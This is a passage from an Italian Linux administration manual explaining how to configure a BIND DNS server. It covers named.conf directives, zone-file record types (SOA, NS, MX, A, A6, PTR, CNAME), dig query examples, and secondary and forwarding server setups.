May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface eth0, ↩
↪192.168.1.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: zone 127.0.0.in-addr.arpa/IN: loaded ↩
↪serial 1
May 31 15:20:56 dinkel named[2780]: 192.168.1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 1.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: 192.168.2:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone 2.168.192.in-addr.arpa/IN: loaded ↩
↪serial 1998031800
May 31 15:20:56 dinkel named[2780]: fec0:0:0:1:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone \[xFEC0000000000001/64].ip6.arpa/IN: ↩
↪loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: dg:1: no TTL specified; using SOA MINTTL ↩
↪instead
May 31 15:20:56 dinkel named[2780]: zone dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: brot.dg:1: no TTL specified; using SOA ↩
↪MINTTL instead
May 31 15:20:56 dinkel named[2780]: zone brot.dg/IN: loaded serial 1998031800
May 31 15:20:56 dinkel named[2780]: zone localhost/IN: loaded serial 1
May 31 15:20:56 dinkel named[2780]: running
```

Se qualcosa non va, è lo stesso '**named**' ad avvisare attraverso questi messaggi. Se è andato tutto bene si può provare a vedere cosa accade avviando l'eseguibile '**dig**' senza argomenti:

$ **dig** [*Invio*]

Se il servente DNS è appena stato riavviato e non è disponibile una connessione con l'esterno, si ottiene un responso nullo, dal quale si vede comunque chi ha risposto:

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: SERVFAIL, id: 52215
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;.                              IN      NS

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 16:37:30 2002
;; MSG SIZE  rcvd: 17
```

Alla fine c'è l'indicazione di chi ha risposto e in questo caso si tratta dell'indirizzo 127.0.0.1, ovvero l'elaboratore locale.

Se si è connessi alla rete esterna, si può provare a interrogare il servente per la risoluzione di un nome, per esempio *felix.swlibero.org*.[1]

$ **dig felix.swlibero.org** [*Invio*]

```
; <<>> DiG 9.2.0 <<>> felix.swlibero.org
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 62987
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;felix.swlibero.org.            IN      A

;; ANSWER SECTION:
felix.swlibero.org.     86400   IN      A       62.152.34.17

;; AUTHORITY SECTION:
swlibero.org.           86400   IN      NS      geronimo.keycomm.it.
swlibero.org.           86400   IN      NS      serena.keycomm.it.

;; ADDITIONAL SECTION:
geronimo.keycomm.it.    86400   IN      A       194.184.116.2
serena.keycomm.it.      86400   IN      A       194.184.117.3

;; Query time: 1251 msec
;; SERVER: 194.184.29.6#53(194.184.29.6)
;; WHEN: Wed May 22 16:45:48 2002
;; MSG SIZE  rcvd: 139
```

Dal momento che il servizio di risoluzione dei nomi locale non dispone di tale informazione, per ottenerla ha dovuto interpellare i vari servizi DNS a partire dal dominio principale ('.'), fino a quando ha potuto ricevere la risposta. Per evitare di appesantire la rete in caso di richieste analoghe, il nome e l'indirizzo corrispondente vengono memorizzati in modo temporaneo, nella memoria cache.

Quando il servizio di risoluzione dei nomi interpellato è competente per la zona richiesta e non deve rivolgersi altrove per ottenere la risposta, si ha una risposta «autorevole»; diversamente, la risposta generata dalle informazioni accumulate in una memoria provvisoria, non è autorevole.

Per controllare se i file di zona di competenza del servizio di risoluzione dei nomi locale sono corretti, conviene cambiare il tipo di interrogazione, facendo riferimento a tutti i tipi di record della zona che interessa (in questo caso `brot.dg`), attraverso la parola chiave '**`any`**':

$ **`dig brot.dg any`** [*Invio*]

```
; <<>> DiG 9.2.0 <<>> brot.dg any
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60850
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 2

;; QUESTION SECTION:
;brot.dg.                       IN      ANY

;; ANSWER SECTION:
brot.dg.                86400   IN      SOA     ↩
↪dinkel.brot.dg. root.dinkel.brot.dg. 1998031800 28800 7200 604800 86400
brot.dg.                86400   IN      NS      dinkel.brot.dg.
brot.dg.                86400   IN      MX      10 dinkel.brot.dg.

;; ADDITIONAL SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 17:05:12 2002
;; MSG SIZE  rcvd: 147
```

282.2 File di configurazione più in dettaglio

A questo punto è necessario analizzare un po' meglio la sintassi del contenuto dei vari file di configurazione utilizzati da '**`named`**'. Il loro significato può essere apprezzato solo dopo il conforto di alcuni esperimenti riusciti con il sistema di risoluzione dei nomi.

Tutti i file di definizione delle zone hanno in comune il modo di indicare i commenti: il punto e virgola fa sì che venga ignorato tutto ciò che appare da quella posizione fino alla fine della riga. Questo valeva anche per il file '`/etc/named.boot`', mentre per il nuovo '`/etc/named.conf`', o '`/etc/bind/named.conf`', i commenti sono introdotti da una doppia barra obliqua, oppure sono delimitati come si fa nel linguaggio C: '**`/*...*/`**'.

282.2.1 File «/etc/named.conf» o «/etc/bind/named.conf»

Il file '`named.conf`' è già stato visto più volte nel capitolo precedente. Si riprende qui il solito esempio, con la differenza che la directory predefinita per i file è quella comune.

```
options {
        directory "/var/cache/bind";
        listen-on-v6 { any; };
};
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "/etc/bind/zone/dg";
};
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

Segue l'elenco e la descrizione delle direttive e delle opzioni più importanti di questo file.

Tabella 282.6. Alcune direttive e opzioni. Si osservi che le parentesi graffe fanno parte delle direttive e sono da intendersi in senso letterale.

Opzione	Descrizione

`options {`
    ***opzione*;**
    ...
`};`
	La direttiva '**`options`**' serve a definire una serie di opzioni generali. La più comune è '**`directory`**', con cui si dichiara la directory predefinita a cui fanno riferimento le direttive sulla definizione dei file di zona.

`options {`
    ...
    `directory` ***directory_di_partenza*;**
        ...
`};`
	L'opzione '**`directory`**' definisce la collocazione predefinita dei file di zona, in modo da permetterne successivamente l'indicazione in modo relativo a questa directory.

Opzione	Descrizione

`options {`
`    …`
`    forwarders {`
`        `*indirizzo_numerico*`;`
`        …`
`    };`
`    …`
`};`
	L'opzione '**`forwarders`**' dichiara che il servizio di risoluzione dei nomi locale può interpellare a sua volta altri servizi, indicati da indirizzi numerici, per le richieste che non dovesse riuscire a risolvere.
	Si osservi che è indispensabile utilizzare questa opzione se il proprio elaboratore è difeso da un firewall che impedisce il transito di pacchetti UDP.

`options {`
`    …`
`    forward only;`
`    …`
`};`
	L'opzione '**`forward only`**' serve a specificare che si tratta di un servizio di risoluzione dei nomi *slave*, che cioè rinvia sistematicamente ogni richiesta agli indirizzi indicati nell'opzione '**`forwarders`**'.

`options {`
`    …`
`    listen-on-v6 [port `***n***`] { any; | none;};`
`    …`
`};`
	Consente o esclude l'ascolto per le interrogazioni IPv6 dalla porta indicata. Se la porta non viene indicata, si fa riferimento implicitamente al numero 53.

`zone "`***dominio***`" {`
`    …`
`};`
	La direttiva '**`zone`**' serve a fare riferimento a una zona; ma ciò può avvenire in modi diversi, che vengono descritti nelle sezioni seguenti.

È importante sottolineare che in questo file non si usa il punto finale per indicare domini assoluti. I domini sono sempre indicati esattamente come sono, senza sottintendere alcunché, pertanto il punto finale sarebbe solo un errore.

282.2.2 Memoria cache del dominio principale

```
zone "." {
        type hint;
        file file_di_zona;
};
```

In questo modo si indica il file contenente le informazioni necessarie a raggiungere i DNS del dominio principale. Il DNS locale conserva una memoria cache delle informazioni ottenute, in modo da non dover interrogare ogni volta tutti i DNS esterni necessari.

Senza una direttiva '**`zone`**' che faccia riferimento al dominio principale, '**`named`**' non ha modo di accedere ad altri servizi di risoluzione dei nomi al di fuori del suo stretto ambito di competenza.

Si fa a meno della specificazione di questa zona quando si gestisce un servizio di risoluzione dei nomi a uso esclusivo di una rete locale chiusa, senza accesso all'esterno. Si può fare a meno di questo record quando si utilizzano serventi di inoltro, ovvero i *forwarder*.

282.2.3 Gestione delle zone su cui si ha autorità

```
zone "dominio" {
        type master;
        file file_di_zona;
};
```

Quando la direttiva '**zone**' serve a indicare una zona su cui si ha autorità, attraverso l'opzione '**type master**' si stabilisce che le informazioni su questa devono essere tratte dal file indicato.

La zona può essere riferita a un dominio normale, oppure a domini *in-addr.arpa* e *ip6.arpa* (*ip6.int* è obsoleto). Nel primo caso, le informazioni del file servono a tradurre i nomi di dominio in indirizzi numerici; nel secondo, dal momento che i domini *in-addr.arpa* e *ip6.arpa* contengono nel nome l'informazione dell'indirizzo numerico, i file servono a tradurre gli indirizzi numerici in nomi di dominio normale.

Convenzionalmente, è sempre presente una direttiva '**zone**' riferita al dominio *0.0.127.in-addr.arpa* che indica il file in grado di tradurre gli indirizzi di *loopback* per IPv4.[2]

282.2.4 Riproduzione delle informazioni di un altro DNS

```
zone "dominio" {
    type slave;
    file file_di_zona;
    masters {
        indirizzo_ip_master;
        ...
    };
};
```

Il DNS locale può servire a fornire informazioni per cui è autorevole assieme ad altri, da cui trae periodicamente le informazioni. In pratica, l'opzione '**type slave**' definisce che il file specificato deve essere generato automaticamente e aggiornato, in base a quanto fornito per quel dominio da altri DNS elencati nell'opzione '**masters**'.

In questi casi è bene che il file di zona sia collocato al di sotto di '`/var/cache/bind/`', proprio per la sua dinamicità. Diversamente, è conveniente che i file di zona sui quali si ha il controllo si trovino a partire dalla directory '`/etc/bind/`'.

Se i servizi di risoluzione dei nomi esterni dovessero risultare inaccessibili per qualche tempo, quello locale può continuare a fornire le informazioni, fino a quando queste raggiungono il periodo di scadenza.

282.2.5 File di zona

I file di zona costituiscono in pratica la base di dati DNS dell'ambito in cui il sistema è autorevole. Sono costituiti da una serie di record di tipo diverso, detti RR (*Resource record*) o record di risorsa, ma con una sintassi comune.

[***dominio***] [***durata_vitale***] [***classe***] ***tipo*** ***dati_della_risorsa***

I campi sono separati da spazi o caratteri di tabulazione; inoltre, un record può essere suddiviso in più righe reali, come si fa solitamente con il tipo SOA.

Ogni file di zona è associato a un dominio di origine definito all'interno del file '`named.conf`' nella direttiva che nomina il file di zona in questione. All'interno dei file di zona, il simbolo '**`@`**' rappresenta questo dominio di origine. Questo simbolo viene utilizzato comunemente **solo** nel record SOA.

Segue l'elenco dei vari campi dei record di risorsa contenuti nei file di zona.

1. Il primo campo indica il dominio a cui gli altri elementi del record fanno riferimento. Se non viene specificato, si intende che si tratti di quello dichiarato nel record precedente. Il dominio può essere indicato in modo assoluto, quando termina con un punto, o relativo al dominio di origine.

2. Il secondo campo indica il tempo di validità dell'informazione, espressa in secondi. Serve solo per i serventi secondari (*slave*) che hanno la necessità di sapere per quanto tempo deve essere considerata valida un'informazione, prima di eliminarla in mancanza di riscontri dal servente primario (*master*). Generalmente, questa informazione non viene indicata, perché così si utilizza implicitamente quanto indicato nel record SOA, nell'ultimo campo numerico (*minimum*). Questa informazione viene definita TTL (*Time to live*) e non va confusa con altri tipi di TTL esistenti e riferiti a contesti diversi.[3]

3. Il terzo campo rappresenta la classe di indirizzamento. Con le reti TCP/IP si usa la sigla '**`IN`**' (*Internet*). Se non viene indicata la classe, si intende fare riferimento implicitamente alla stessa classe del record precedente. Generalmente si mette solo nel primo: il record SOA.

4. Il quarto campo rappresenta il tipo di record indicato con le sigle già viste nel capitolo precedente.

5. Dopo il quarto campo seguono i dati particolari del tipo specifico di record. Questi sono già stati descritti in parte in questo capitolo.

Nei record di risorsa può apparire il simbolo '**`@`**' che rappresenta il ***dominio di origine***, cioè quello indicato nella direttiva del file '`named.conf`' corrispondente alla zona in questione.

Nelle sezioni seguenti vengono descritti i record di risorsa più importanti.

282.2.6 SOA -- Start of authority

Il primo record di ogni file di zona inizia con la dichiarazione standard dell'origine. Ciò avviene generalmente attraverso il simbolo '`@`' che rappresenta il dominio di origine, come già accennato in precedenza. Per esempio, nel file '`named.conf`', la direttiva seguente fa riferimento al file di zona '`/etc/bind/zone/brot.dg`'.

```
zone "brot.dg" {
        type master;
        file "/etc/bind/zone/brot.dg";
};
```

In tal caso, il simbolo '`@`' del primo record del file '`/etc/bind/zone/brot.dg`' rappresenta precisamente il dominio *`brot.dg`*.

```
@       IN      SOA     dinkel.brot.dg. root.dinkel.brot.dg. (
                                1998031800
                                28800
                                7200
                                604800
                                86400 )
```

Sarebbe quindi come se fosse stato scritto nel modo seguente:

```
brot.dg.        IN      SOA     ...
```

Tutti i nomi di dominio che dovessero essere indicati senza il punto finale sono considerati relativi al dominio di origine. Per esempio, nello stesso record appare il nome '**`dinkel.brot.dg.`**' che rappresenta un dominio assoluto. Al suo posto sarebbe stato possibile scrivere solo '**`dinkel`**', senza punto finale, perché verrebbe completato correttamente dal dominio di origine.[4]

La sintassi completa del record SOA potrebbe essere espressa nel modo seguente:

```
dominio classe SOA servente_primario contatto (
                   numero_seriale
                   refresh
                   retry
                   expire
                   minimum )
```

Nell'esempio visto, la parola chiave '**`IN`**' rappresenta la classe di indirizzamento, *Internet*, ed è praticamente obbligatorio il suo utilizzo, almeno nel record SOA.

La parola chiave SOA definisce il tipo di record, *Start of authority*; inoltre deve trattarsi del primo record di un file di zona. Segue la descrizione dei dati specifici di questo tipo di record, precisamente ciò che segue la parola chiave SOA.

- Il ***nome canonico*** dell'elaboratore che svolge la funzione di servente DNS primario per il dominio indicato all'inizio del record. Convenzionalmente, si indica un nome di dominio assoluto.

- L'indirizzo di posta elettronica della persona responsabile per la gestione del servizio. Dal momento che il simbolo '`@`' ha un significato speciale per questi record, lo si sostituisce con un punto. Il nome '`root.dinkel.brot.dg.`' deve essere interpretato come *root@dinkel.brot.dg*.[5]

- Il numero di serie serve ai serventi DNS secondari per sapere quando i dati sono stati modificati. Il numero **deve** essere progressivo. È consentito l'uso di 10 cifre numeriche, pertanto, generalmente si indica la data (in formato ***aaaammgg***) seguita da due cifre aggiuntive. Ogni volta che si modifica il file di zona, questo numero deve essere incrementato; utilizzando la data come in questo esempio si hanno a disposizione le ultime due cifre per indicare diverse versioni riferite allo stesso giorno.

- Il numero definito come *refresh* rappresenta l'intervallo in secondi tra una verifica e la successiva da parte di un servente DNS secondario per determinare se i dati sono stati modificati. Come già specificato, questa verifica si basa sul confronto del numero di serie: se è aumentato, il servente DNS deve rileggere i dati di questo file.

- Il numero definito come *retry* rappresenta l'intervallo in secondi tra una tentativo fallito di accedere al servente DNS e il successivo. In pratica, quando il servente DNS primario è inattivo, i serventi secondari continuano a funzionare e fornire il loro servizio, tuttavia, a intervalli regolari tentano di contattare il servente primario. Questo intervallo è generalmente più corto del tempo di *refresh*, ma non troppo breve, per non sovraccaricare inutilmente la rete con richieste inutili.

- Il numero definito come *expire* rappresenta la durata massima di validità dei dati quando il servente DNS secondario non riesce più a raggiungere quello primario. In situazioni normali può trattarsi di un valore molto grande, per esempio un mese, anche se negli esempi mostrati in questo capitolo è stato usato un valore molto inferiore.

- Il numero definito come *minimum* rappresenta il tempo predefinito di validità per gli altri record di risorsa. Anche questo valore, se ciò è conveniente, può essere piuttosto grande.

282.2.7 NS -- Name Server

Il secondo record è generalmente quello che indica il nome del nodo che offre il servizio di risoluzione dei nomi, ovvero il servente DNS, come nell'esempio seguente:

```
                                NS   dinkel.brot.dg.
```

La parola chiave '**`NS`**' sta appunto a indicare di che record si tratta. In un file di zona possono apparire più record NS, quando si vuole demandare parte della risoluzione di quella zona ad altri serventi DNS, oppure quando si vogliono semplicemente affiancare.

Questo record viene usato generalmente senza l'indicazione esplicita del dominio e della classe, dal momento che può fare riferimento a quelli già dichiarati nel record SOA. Sotto questo punto di vista, l'esempio appena mostrato corrisponde alla trasformazione seguente:

```
@                IN       NS   dinkel.brot.dg.
```

Il nome del servente DNS dovrebbe essere un nome canonico, cioè un nome per il quale esiste un record di tipo '**`A`**' corrispondente.

282.2.8 MX -- Mail Exchanger

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici, dopo l'indicazione dei record NS, si possono trovare uno o più record che rappresentano i servizi per lo scambio della posta elettronica (serventi SMTP). La sintassi precisa è la seguente:

```
dominio classe MX precedenza nodo
```

Si osservi l'esempio seguente:

```
                          MX      10      dinkel.brot.dg.
                          MX      20      roggen.brot.dg.
```

Qui appaiono due record di questo tipo. La parola chiave MX indica il tipo di record; il numero che segue rappresenta il livello di precedenza; il nome finale rappresenta il nodo che offre il servizio di scambio di posta elettronica. Nell'esempio, si vuole fare in modo che il primo servizio a essere interpellato sia quello dell'elaboratore *dinkel.brot.dg* e se questo non risponde si presenta l'alternativa data da *roggen.brot.dg*.

Anche qui sono state omesse le indicazioni del dominio e della classe di indirizzamento, in modo da utilizzare implicitamente quelle della dichiarazione precedente. Anche in questo caso, l'intenzione è quella di fare riferimento al dominio di origine e alla classe '**IN**'.

```
@               IN        MX      10      dinkel.brot.dg.
@               IN        MX      20      roggen.brot.dg.
```

282.2.9 A, AAAA, A6 -- Address

I file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici sono fatti essenzialmente per contenere record di tipo A, AAAA e A6, ovvero record di indirizzo, che permettono di definire le corrispondenze tra nomi e indirizzi numerici.

```
dinkel.brot.dg.    A      192.168.1.1
dinkel.brot.dg.    A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.    A      192.168.1.2
roggen.brot.dg.    A6   0 fec0:0:0:1:0:0:0:2
```

Nell'esempio si mostrano quattro di questi record. Il primo, in particolare, indica che il nome *dinkel.brot.dg* corrisponde all'indirizzo numerico 192.168.1.1, IPv4, mentre il secondo indica che lo stesso nome corrisponde all'indirizzo fec0:0:0:1:0:0:0:1 per IPv6.

Da questo si comprende che i record A riguardano indirizzi IPv4, mentre i record A6 riguardano indirizzi IPv6. I record AAAA sono obsoleti e servivano anche questi per ottenere gli indirizzi IPv6. L'esempio seguente riguarda l'uso di un record AAAA:

```
dinkel.brot.dg.         AAAA    fec0:0:0:1:0:0:0:1
```

Come già accennato in precedenza, i nomi possono essere indicati in forma abbreviata, relativi al dominio di origine per cui è stato definito il file di zona; in questo caso si tratta di *brot.dg*. Per cui, i quattro record appena mostrati avrebbero potuto essere rappresentati nella forma seguente:

```
dinkel          A        192.168.1.1
dinkel          A6     0 fec0:0:0:1:0:0:0:1
roggen          A        192.168.1.2
roggen          A6     0 fec0:0:0:1:0:0:0:2
```

È possibile attribuire nomi diversi allo stesso indirizzo numerico, come nell'esempio seguente. Non si tratta di alias, ma di nomi diversi che vengono tradotti nello stesso indirizzo reale.

```
dinkel.brot.dg.         A       192.168.1.1
roggen.brot.dg.         A       192.168.1.2

farro.brot.dg.          A       192.168.1.1
segale.brot.dg.         A       192.168.1.2
```

Questo tipo di record prevede anche la possibilità di utilizzare l'indicazione della durata di validità (TTL) e della classe. Come al solito, se la classe non viene utilizzata, si fa riferimento alla classe del record precedente, mentre per quanto riguarda la durata di validità, vale quanto definito come *minimum* nel record SOA. Dagli esempi già mostrati, i quattro record di questa sezione potrebbero essere scritti nel modo seguente:

```
dinkel.brot.dg.         86400   IN      A         192.168.1.1
dinkel.brot.dg.         86400   IN      A6      0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.         86400   IN      A         192.168.1.2
roggen.brot.dg.         86400   IN      A6      0 fec0:0:0:1:0:0:0:2
```

282.2.10 PTR -- Pointer

Nei file di zona utilizzati per tradurre i nomi di dominio che appartengono a `.arpa` in nomi di dominio normale, cioè quelli che servono a ottenere il nome a partire dall'indirizzo numerico, si utilizzano i record PTR (o record puntatori) con questo scopo.

```
1                       PTR     dinkel.brot.dg.
2                       PTR     roggen.brot.dg.
```

L'esempio dei due record che appaiono sopra si riferisce a indirizzi IPv4, con un significato intuitivo, ma non necessariamente chiaro. Il numero che appare all'inizio è un nome di dominio abbreviato, riferito all'origine `1.168.192.in-addr.arpa`, per cui, volendo indicare nomi di dominio completi, si dovrebbe fare come nell'esempio seguente:

```
1.1.168.192.in-addr.arpa.       PTR     dinkel.brot.dg.
2.1.168.192.in-addr.arpa.       PTR     roggen.brot.dg.
```

Dovrebbe essere più chiaro adesso che i record PTR rappresentano un collegamento tra un nome di dominio e un altro. È comunque solo attraverso questo meccanismo che si può ottenere una traduzione degli indirizzi numerici in nomi di dominio.

È il caso di considerare il fatto che attraverso i record A e A6 possono essere abbinati più nomi di dominio allo stesso indirizzo numerico, ma con i record PTR si può abbinare un indirizzo numerico a un solo nome di dominio. Cioè a dire che quando si chiede il nome corrispondente a un indirizzo numerico se ne ottiene uno solo. Anche per questo, è necessario che il nome di dominio indicato corrisponda a un nome canonico.

Con indirizzi IPv6 si usa una notazione particolare:

```
\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Qui la stringa '**\[x0000000000000001/64]**' fa riferimento esplicito a un numero esadecimale, 0000000000000001_{16}, in cui vanno presi in considerazione gli ultimi 64 bit. Questa stringa va attaccata alla stringa corrispondente che rappresenta il dominio di origine, come indicato nel file '`named.conf`':

```
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "/etc/bind/zone/fec0:0:0:1";
};
```

Pertanto, si intende fare riferimento all'indirizzo $fec00000000000010000000000000001_{16}$, ovvero fec0:0000:0000:0001:0000:0000:0000:0001, ovvero fec0:0:0:1:0:0:0:1.

In passato è esistito anche un altro modo per rappresentare un indirizzo IPv6, attraverso il dominio obsoleto *`ip6.int`*. Anche se si tratta di un sistema superato, vale la pena di annotare il meccanismo. Nel file '`named.conf`' si indicava il dominio come:

```
zone "1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT" {
        type master;
        file "fec0:0:0:1";
};
```

Come si intuisce, si tratta di un dominio ottenuto da tutte le cifre esadecimali che compongono la prima parte dell'indirizzo. Nel file di zona, si continuava il dominio:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0         PTR     roggen.brot.dg.
```

oppure lo si scriveva per esteso, come già si può fare per *`in-addr.arpa`*:

```
1.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   dinkel.brot.dg.
2.0.0.0.0.0.0.0.0.0.0.0.0.0.0.0.1.0.0.0.0.0.0.0.0.0.0.0.0.c.e.f.IP6.INT ↩
↪PTR   roggen.brot.dg.
```

Nella documentazione originale, questa notazione è nota con il termine *nibble* (usato come aggettivo), perché questo è il nome che un tempo veniva dato ai gruppetti di 4 bit (mezzo byte), dal momento che i domini *`ip6.int`* si scompongono seguendo le cifre esadecimali, ognuna delle quali occupa 4 bit.

Naturalmente, anche per il record PTR valgono le considerazioni fatte per il tipo A e A6, riguardo all'indicazione della durata di validità e alla classe di indirizzamento.

282.2.11 CNAME -- Canonical Name

Nei file di zona utilizzati per tradurre i nomi di dominio in indirizzi numerici possono apparire dei record CNAME, che permettono di definire degli alias a nomi di dominio già definiti (i nomi canonici).

```
www.dinkel.brot.dg.      CNAME    dinkel.brot.dg.
ftp.dinkel.brot.dg.      CNAME    dinkel.brot.dg.
```

L'esempio dei due record appena mostrati, indica che i nomi *`www.dinkel.brot.dg`* e *`ftp.dinkel.brot.dg`* sono alias del nome canonico *`dinkel.brot.dg`*.

Teoricamente si può fare la stessa cosa utilizzando record di tipo A e di tipo A6 con la differenza che i nomi vanno abbinati a un indirizzo numerico. L'utilità del record CNAME sta nella facilità con cui possono essere cambiati gli indirizzi: in questo caso, basta modificare l'indirizzo numerico di *`dinkel.brot.dg`* e gli alias non hanno bisogno di altre modifiche.

Tuttavia, l'uso di alias definiti attraverso record CNAME è altamente sconsigliabile nella maggior parte delle situazioni. Questo significa che nei record SOA, NS, MX e CNAME, è meglio indicare sempre solo nomi di dominio per cui esiste la definizione di corrispondenza attraverso un record A o A6. In pratica, i record CNAME andrebbero usati solo per mostrare all'esterno nomi alternativi esteticamente più adatti alle varie circostanze, come nell'esempio mostrato in cui si aggiunge il prefisso '**`www`**' e '**`ftp`**'.

In particolare, nel record SOA è assolutamente vietato utilizzare nomi definiti come alias.

282.2.12 File dei serventi principali

Nelle sezioni precedenti sono stati descritti i vari record di risorsa e il loro utilizzo nei file di zona. Il file utilizzato per elencare i serventi DNS principali contiene esclusivamente due tipi di record: NS e A.

I record NS servono a indicare i nomi dei vari serventi DNS competenti per il dominio principale; i record A forniscono la traduzione di questi nomi in indirizzi numerici. Ciò è esattamente quanto serve in questo tipo di file.

```
.                         3600000   IN   NS     A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.       3600000        A      198.41.0.4
```

282.3 Serventi DNS secondari

Un servente DNS secondario, o *slave*, è quello che riproduce le informazioni di altri serventi, controllando la validità a intervalli regolari, aggiornando i dati quando necessario.

Supponendo di volere realizzare un servente DNS secondario nell'elaboratore *`roggen.brot.dg`*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
};
```

```
//
zone "." {
        type hint;
        file "/etc/bind/named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
//
zone "1.168.192.in-addr.arpa" {
        type slave;
        file "zone/192.168.1";
        masters {
                192.168.1.1;
        };
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type slave;
        file "zone/fec0:0:0:1";
        masters {
                192.168.1.1;
        };
};
zone "dg" {
        type slave;
        file "zone/dg";
        masters {
                192.168.1.1;
        };
};
zone "brot.dg" {
        type slave;
        file "zone/brot.dg";
        masters {
                192.168.1.1;
        };
};
```

I file '`/etc/bind/named.root`' e '`/etc/bind/zone/127.0.0`' sono i soliti già visti per il caso del servente primario. In questo modo, il servente DNS secondario è in grado di risolvere da solo le richieste al di fuori delle zone di competenza.

Le direttive di dichiarazione di zona che contengono l'opzione '**`type slave`**' servono a fare in modo che il DNS locale risponda alle richieste riferite a queste, anche se poi a sua volta deve aggiornare i file relativi in base a quanto ottenuto dai DNS indicati nell'opzione '**`masters`**'.

Si osservi che in questo caso, le zone copiate dal DNS primario sono inserite in file collocati al di sotto di '`/var/cache/bind/`', dal momento che sono stati usati percorsi relativi. Per esempio, il file '`/var/cache/bind/zone/192.168.1`' serve a contenere la zona relativa agli indirizzi 192.168.1.*.

282.4 Servente DNS di inoltro

Un servente DNS di inoltro, o *forwarder*, è quello che rinvia le richieste a un altro servizio di risoluzione dei nomi.

Supponendo di volere realizzare un servente DNS di inoltro nell'elaboratore *roggen.brot.dg*, per seguire gli esempi già mostrati, si può semplicemente definire il file '`named.conf`' come nell'esempio seguente:

```
options {
        directory "/var/cache/bind";
        forward only;
        forwarders {
                192.168.1.1;
        };
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

Si può osservare l'assenza della dichiarazione della zona del dominio principale. Solo il dominio *0.0.127.in-addr.arpa* viene risolto localmente, tutto il resto viene richiesto al DNS corrispondente all'indirizzo 192.168.1.1. L'opzione '**`forward only`**' sottolinea questo fatto.

282.5 Riferimenti

- Tavis Barr, Nicolai Langfeldt, Seth Vidal, *NFS HOWTO*

  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*

- *Internet Systems Consortium*

  ⟨*http://www.isc.org/* ⟩

- *named(8)*

- *Bind 9 administrator reference manual*, 2001, Internet Software Consortium

  ⟨*http://unbound.sourceforge.net/manual/Bv9ARM.html* ⟩

[1] L'esempio proposto riguarda la situazione di un certo momento. Se si tenta di ripetere l'esempio, è probabile che il risultato sia differente, soprattutto per ciò che riguarda i numeri IP attribuiti ai vari nodi che si incontrano.

[2] Eventualmente, potrebbe essere conveniente anche la presenza di una direttiva ‘**`zone`**’ riferita al dominio *`\[x00000000000000000000000000000001/128].ip6.arpa`*, per la traduzione dell’indirizzo ::1 IPv6.

